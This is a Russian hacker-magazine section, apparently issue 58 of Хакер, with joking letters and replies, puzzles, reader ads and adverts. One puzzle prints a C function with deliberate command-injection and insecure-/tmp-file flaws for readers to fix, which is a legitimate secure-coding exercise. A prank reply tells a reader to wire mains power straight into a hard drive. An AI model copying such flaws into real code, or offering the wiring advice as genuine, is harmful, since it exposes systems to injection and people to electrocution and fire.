Привет, хацкеры. Вот, решил выложить вам свое мнение о журнале. Журнал мне понравился, но вот только стоит он... Уважаемые челы!!! Ну, имейте же в конце концов совесть (это не то, что вы подумали). И вещи в стиле "Х" тоже не дешевые. Кстати, в Москвиче видел символ, очень похожий на ваш "][". Он означает включение подсоса. Теперь я понимаю, чем вы там занимаетесь :). Судя по вашим ответам в журнале, такую эмблему выдумал Ядовитый. Журнал познавательный. Но все-таки хотелось бы побольше статей про взломы (журнал называется "Хакер"). И не надо печатать письма ламеров. Это все-таки серьезный журнал (кроме разделов "е-mail" и "Хумор"). Словарь им нужен? А слабо достать словарь английского и перевести? Кряков им не хватает? Дык, не сезон. И вообще, этот журнал не имеет никакого отношения к зоофилии. Ну, вот и все.
P.S. Надеюсь, мое письмо попадет в журнал и на него ответит Холод. ИМХО! Самый крутой чувак в вашей редакции. Всегда смешно читать его ответы. Теперь я понимаю, с кого Эминем стянул тему своего клипа с Дайдо :).

Ответ Х:
Привет, Шанкер! Как ты догадался по поводу знака подсоса? Да, это и есть наш мегасимвол! Мы даже специальную ритуальную пещеру завели, в туалете – так в ней все стены расписаны знаками подсоса и словами из трех букв! И из пяти. По вечерам вся редакция идет в эту комнату, строится по стойке смирно и ждет главреда. Входит Ядовитый, с пионерским барабаном и в кожаных трусах, в фашисткой фуражке. И начинается ритуал: все кричат «Подсос! Подсос давай!», Ядовитый стучит в барабан, все дрыгают ногами, пишут на стенах слова из трех и пяти букв, а потом входят девушки и делают подсос. Всем. Так что, как ты совершенно правильно понял, наша редакция к зоофилии никакого отношения не имеет. Какой же с животными может быть подсос? У них же зубы у всех. Разве что со слоном может что-нибудь выйти...

LAMАРАЗМЫ

Иногда наши авторы выдают такие шедевры, что Жванецкий должен повеситься на своих подтяжках

Львиная доля людей, которые работают на системах, основанных так или иначе на RPM пакетах.

Точнее, десять наиболее мифов из области психологии, физиологии, секса и прочих -логий и -сов.

Что ж, проведем некоторую лекцию по этому вопросу.

Сюжет игры основан на реальных событиях середины 1941-го по конец 1942-го года.

Приблизившись к нему, я устроившись поудобнее и стал ждать, что произойдет дальше.



От: Алексей [altarusufo@mail.ru]

Привет, Хакер!
У меня жесткач Maxtor DiamondMax 16 60Gb Ata/133 прописывался в биозе как 4RO60LO, а ПОСЛЕ ТОГО, КАК Я КУПИЛ НОВЫЙ ЖЕСКАЧ ОТ SAMSUNG, MAXTOR ПОСЛЕ ФОРМАТИРОВАНИЯ СТАЛ MAXTOR FALCON. Форматирование было закончено успешно (DOS). Затем была установлена ось Windows XP, и она загружалась успешно, но через пару дней он начал выдавать эту лажу. Что делать? Гарантия на комп и жескач еще не кончилась.
P.S. Он, сволочь, так сильно греется, что можно жратву готовить!

Ответ Х:
Дарова, Леха! Жесткач мы любим, даже очень. Поэтому даю тебе ряд рекомендаций. Короче: по ходу, все из-за неправильного подключения этой байды. Конкретно твой винт подключается немного не так: еще одна розетка нужна. Он у тебя греется именно из-за того, что ему напряжения не хватает. Помнишь, такая фигня была, если вставляешь в MMX'овую маму не-MMX'овый камень? Во, тут то же самое. Короче: берешь огрызок провода с вилкой для розетки, IDE-шлейф винта оставляешь на месте, плюсовой провод от розетки припаиваешь к крайнему правому контакту вилки питания, минусовой - к левому. Или к среднему можно, по фигу, там везде кругом земля. Все, теперь можно завинчивать крышку и все подключать к розеткам. Сначала врубаешь комп, а потом – секунд через пять – питание винта. Думаю, гарантия тебе понадобится. Кстати, уверен: сволочь будет греться даже лучше – можно будет поджарить не только яичницу, но и всю квартиру...

TIPS&TRICKS

Если ты левша, то Windows дает тебе возможность настроить мышь под левую руку. Но в полноэкранном режиме DOS в силу вступает досовский драйвер, и мышь работает "на правшу". Если не хочешь мучиться, создай INI-файл, который заставит мышку переключаться и в режиме DOS. Для этого в текстовом редакторе напиши:

```
[mouse]
PrimaryButton=3
SecondaryButton=1
```

Сохрани файл как MOUSE.INI и помести в папку Windows. После перезагрузки все будет, как ты хотел, но установки мыши в Windows поменяются на противоположные. Но это не страшно - инвертируй установки, и все пойдет как надо.

Sniper
zyxelduo@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю X. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТ НА ПАЗЛ №1 Оптимизация "по самое не балуйся"

Возможно, кому-то это покажется странным, но код можно сократить до следующего:

```
n=A?A&63:0;
```

Комментарии: n = A-((A>>6)<<6) и n = A & 0x3F делают одно и то же (A&63), а n = (5*A*B)%4 всегда ноль.

■ ОТВЕТ НА ПАЗЛ №2 "Художества на HTML #2"

Японский флаг:

```
<body bgcolor=#000000>
<table bgcolor=#FFFFFF border=0
width=150 height=90 cellspac-
ing=0 cellpadding=0>
<tr><th>
<font face=Webdings
color=#FF0000 size=7> n </font>
</tr></th>
</table>
</body>
```

Турецкий флаг:

```
<body bgcolor=#000000>
<table bgcolor=#FF0000 border=0
width=150 height=90 cellspac-
ing=0 cellpadding=0>
<tr><th>
<font face=Wingdings
color=#FFFFFF size=7> Z </font>
</tr></th>
</table>
</body>
```

Израильский флаг:

```
<body bgcolor=#000000>
<table bgcolor=#FFFFFF border=0
width=150 cellspacing=0 cell-
padding=0>
<tr><td
height=10></tr></td>
<tr> <td bgcolor=#00008B
height=10></tr></td>
<tr><th>
<font face=Wingdings
color=#00008B size=7> Y
</font>
</tr></th>
<tr><td bgcolor=#00008B
height=10></tr></td>
<tr><td height=10></tr></td>
</table>
</body>
```

■ ОТВЕТ НА ПАЗЛ №3 "Двуязычная программа"

К сожалению, из-за отсутствия свободного места я не могу расписать в деталях, как работает данная двуязычная программа. Если что-то непонятно, спрашивай мылом.

```
#include <stdio.h>
#include <stdlib.h>

#define $ /* */

#define ARGV argv
#define if($x) int main(int argc,
char *argv[])

#define $start 1

#if PERL
  sub atoi { $_[0] }
  $ argc=@ARGV;
  $ start=0;
  $ x=1;
#endif

if($x)
{
  int $ sum;
  int $ i;

  $ sum=0;

  for ( $ i = $start; $ i < $ argc ; $
i++) {
    $ sum += atoi ($ ARGV [$ i]);}

  printf("%d\n", $ sum);

exit(0);
}
```

Ответ на пазл №4 "Хакерский ребус"

Билл Гейтс (Bill гей + тс-с!)

CRYPTFUCK V4.1

M.J.Ash скачал четвертую версию уже знакомой многим программы CryptFuck. По традиции, Эш набрал в поле ввода слово "Ivan" (без кавычек) и нажал кнопку Crypt, программа выдала следующий шифр:

_B^v

Затем он набрал "Sklyarov" и получил следующее:

EWKywNH~

Эш задумался. Набрав последнее слово "Ash" и посмотрев на полученный шифр, M.J.Ash в очередной раз разгадал алгоритм шифрования, далее ему ничего не оставалось, как удалить программу со своего винчестера (он совершенно не хотел рекомендовать читателям программу со столь нестойким алгоритмом шифрования).

Как "CryptFuck v4.1" зашифровал слово "Ash"?

Ответ будет засчитан как правильный, только если к нему будет приложен программный код, реализующий алгоритм шифрования. Программу можно писать на любом языке программирования.

LINUX VS WINDOWS

Linux	Windows NT/2000/XP
/bin/sh	
cp	
rm	
traceroute	
mkdir()	
pthread_mutex_init()	
/dev/null	
/dev/stdin	
/dev/fd0	
Конец строки: LF	

В левой колонке таблицы ты видишь список из различных стандартных устройств, функций, команд и пр., соответствующих ОС Linux. Твоя задача вписать в правую колонку их аналоги из системы Windows NT/2000/XP.

1 приз

Устройство флеш-памяти Store'n'Go, емкостью 64 Мб

Среди постоянных участников X-Puzzle можно выделить явных лидеров, которые щелкают пазлы как орехи. Напомню, что тот, кто станет 10 раз победителем рубрики (не обязательно подряд) получит это крутое звание и кучу других бонусов.
А вот и главный претендент, который уже несколько раз брал первый приз: ifs (ifs@inbox.ru)! Наши поздравления!

Правильные ответы читай в следующем номере.
Если хочешь получить приз, присылай свои ответы до 1 ноября.
Д о в с т р е ч и !

ГЛУПЕНЬКАЯ СЕКРЕТАРША

Глупенькая, но хорошенькая секретарша устраивалась на работу к одному эксцентричному директору. Директор решил над ней подшутить. На рабочем компьютере он поменял местами некоторые клавиши и попросил ее напечатать "на время" одно предложение. Т.к. секретарша не умела печатать вслепую, то напечатала предложение, не отрывая глаз от клавиатуры, и вот что у нее получилось:

Мъэшл эзё етиг сяхкиг рфунцащмкиг чаьок, ву дыпэй юэ буж.

Какое предложение продиктовал эксцентричный директор?

Подсказка: директор поменял местами всего десять пар клавиш.

MR. SMITH

Мистер Андерсон работал программистом в большой трансатлантической компании, которая выпускала на рынок различные клиент-серверные приложения. Никто в компании не догадывался, что мистер Андерсон ведет двойную жизнь: днем он программист в большой компании, а ночью - опасный хакер, известный под кличкой "Oen". Однако руководство компании стало подозревать мистера Андерсона в том, что он умышленно вносит в программный код ошибки, снижающие безопасность программных продуктов. В связи с чем в компанию был нанят специалист по безопасности экстра-класса мистер Смит, главной задачей которого стала проверка кода на безопасность. После первой же проверки мистер Смит нашел в коде мистера Андерсона потенциально опасную функцию:

```
int cool_function(const char
*word) {

  char comm[256];
  int fd, ok;
  char
*filename="/tmp/import";

  sprintf(comm, "grep -x %s
/usr/share/dict/words",
word);
  ok=system(comm);

  if (!ok) {
    fd=open(filename,
O_RDWR | O_CREAT);
  }

return fd;
}
```

Руководство компании немедленно потребовало от мистера Андерсона переписать функцию. Но мистер Андерсон давно уже не писал защищенного кода и напрочь забыл, как это делается. Помоги мистеру Андерсону исправить все баги в функции.

2 приз

Устройство флеш-памяти Store'n'Go, емкостью 32 Мб

На втором месте не менее титулованный человек LasTNighT (lastnight@mtu-net.ru). Среди ответов на предыдущий выпуск X-Puzzle мне пришло письмо от какой-то тайной организации по переписи геев (НКВД), которые на пазл «Хакерский ребус» дали следующий ответ: «Тихо идет перепись геев» (nkvd@zapisi.ru). Обрати внимание на обратный адрес. Ребята чуть не признали меня за своего (я еле отбился).

3 приз



Набор сувениров: рюкзак, футболка, бейсболка

Третий приз получает добрый мишка Винни "Winnie The Coder" (woowoowoow@bk.ru), который опять-таки был неоднократным призером. Вот такие пирожки с медом!

Редакция выражает благодарность за предоставленные призы компании Verbatim, дочерней компании корпорации Mitsubishi Chemical Corporation, признанного лидера среди разработчиков и создателей оптических дисков, жестких дисков, магнитных лент и флоппи-дисков.

www.verbatim.ru

Борда

Мессадж можно закинуть на board@real.xakep.ru



DEFENDER дарит тебе эти призы

Ахтунг, бруда! Мы никогда не брали с тебя ничего за объявления на "Борде", ты мог присылать их просто так. Что ж, ничто не вечно и всему приходит конец... Теперь... ТЫ МОЖЕШЬ ПОЛУЧИТЬ НАГРАДУ за свое объявление! Да, именно так: присылай нам свой постинг - умный и тупой, смешной или ОЧЕНЬ смешной, в общем, неважно какой. А мы за это тебя наградим. В этом нам поможет компания TOP, которая выделила целых четыре приза торговой марки Defender (www.defender.ru)



1 Defender Standard



1 Оптическая мышь Defender Office Mouse 2220



1 Defender Standard Plus

Е-Ж

Продаю журналы(для москвичей)
Хакер с 24 по 54, цена 30р. за штуку
Спецы 7,10,12,15-28,31-33 по 40 руб. за штуку
mailto: **fand0r@inbox.ru**

Объявляется набор в команду Slash (http://slteam.da.ru)! Если ты умеешь программировать на хоть одном из языков (C++, Дельфи, php или perl). Или если ты просто разбираешься в веб-дизигне или хоят бы немного в сфере нет-безопасности, то ты тоже можешь присоединяться к нам! Кстати, даже если ты просто играешь в инет-игры, то мы рады тебя видеть - будешь писать на сайте про игры... **K0r0l [k0r0l@mail.ru]**

Сделаю сайт и/или веб-страницу, с вашим контентом и дизайном, недорого за 300 руб., также возможно увеличение или уменьшение стоимости в зависимости от сложности заказа. Оплата через WebMoney, после выполнения заказа! А также отвечу на вопросы по HTML бесплатно! Обращайтесь: **storm2002@mtu-net.ru**

Молодой HTML-кодер ищет работу. Владею HTML, Flash5, Dream Weaver, есть некоторый опыт в разработке дизайна сайта. Предложения мыльте на **DeMo_DDD@mail.ru**

Собирается группа дизайнеров, программистов и просто людей-энтузиастов для создания интернет-ресурса, приносящего деньги. Интересно? Мыль сюда: **smetagenus@mail.ru**

Создается хак группа, требуется люди которые могут работать в комманде, будет вестись жесткий отбор и серьезная проверка ваших знаний. Писать сюда: **the_ckomopox@mail.ru**

Вступлю в группу программистов. Знание C/C++, PHP, HTML. **pikachu-koder@yandex.ru**

Опытный и талантливый веб-дизайнер сделает на заказ сайт, баннер, кнопку, шапку и.т.д. Работаю только удалённо, за нормальные деньги. Владею html, PHOTOSHOP, ImageReady, Corel draw. Flash не знаю. Оплата-**WMZ816316500577** Мыльница: **sdezing@ok.kz**

Ю-Я

Всем жаждущим халявы мылить на **x-man2k@mail.ru** . Есть одна интересная задумка... ;-)

Создаю групу Хакеров-Крякеров...!!!Будем пить много пива, а насчёт Хакерства решим.. Мыльте на **chipochip@yandex.ru**

Создается HACK-ГРУППА, нужны кодеры, дизайнеры, фрикеры и все желающие. Наша цель: Изучение, обучение, обмен опытом, наказать тех кто был не прав, а также ВЗЛОМ, ВЗЛОМ И ЕЩЁ РАЗ ВЗЛОМ!!! Мыльте на **red-death@mail.ru**

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK









И все-таки он вертится!





FLATRON™ F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

ХАКЕР VER 10.03 (58)